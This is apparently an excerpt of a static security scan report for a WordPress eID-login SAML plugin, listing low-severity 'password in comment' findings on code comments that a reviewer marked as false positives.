saml/class-eidlogin-saml.php, line 816 (Password Management: Password in Comment) — Low

```
user_id "%d".', $user_id ) );
819  return;
```

saml/class-eidlogin-saml.php, line 900 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: saml/class-eidlogin-saml.php:900
Taint Flags:

```
897  }
898  }
899
900  /**
901  * Check if the user is allowed to use username/password for authentication.
902  *
903  * Callback for filter hook `wp_set_auth_cookie`.
```

saml/class-eidlogin-saml.php, line 919 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: saml/class-eidlogin-saml.php:919
Taint Flags:

```
916  return new WP_Error( 'login_error', $message );
```

Password Management: Password in Comment — Low

Package: saml

saml/class-eidlogin-saml.php, line 919 (Password Management: Password in Comment) — Low

```
917  }
918
919  // User is allowed to use password.
920  return $user;
921  }
922
```

saml/class-eidlogin-saml.php, line 759 (Password Management: Password in Comment) — Low

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:01:16 GMT+0200 (CEST)
false positive

Sink Details

Sink: Comment
File: saml/class-eidlogin-saml.php:759
Taint Flags:

```
756  // phpcs:enable
757  }
758
759  /**
760  * Update the user settings and set `disable_password_login` to true/false.
761  *
762  * Callback for action hook `personal_options_update`.
```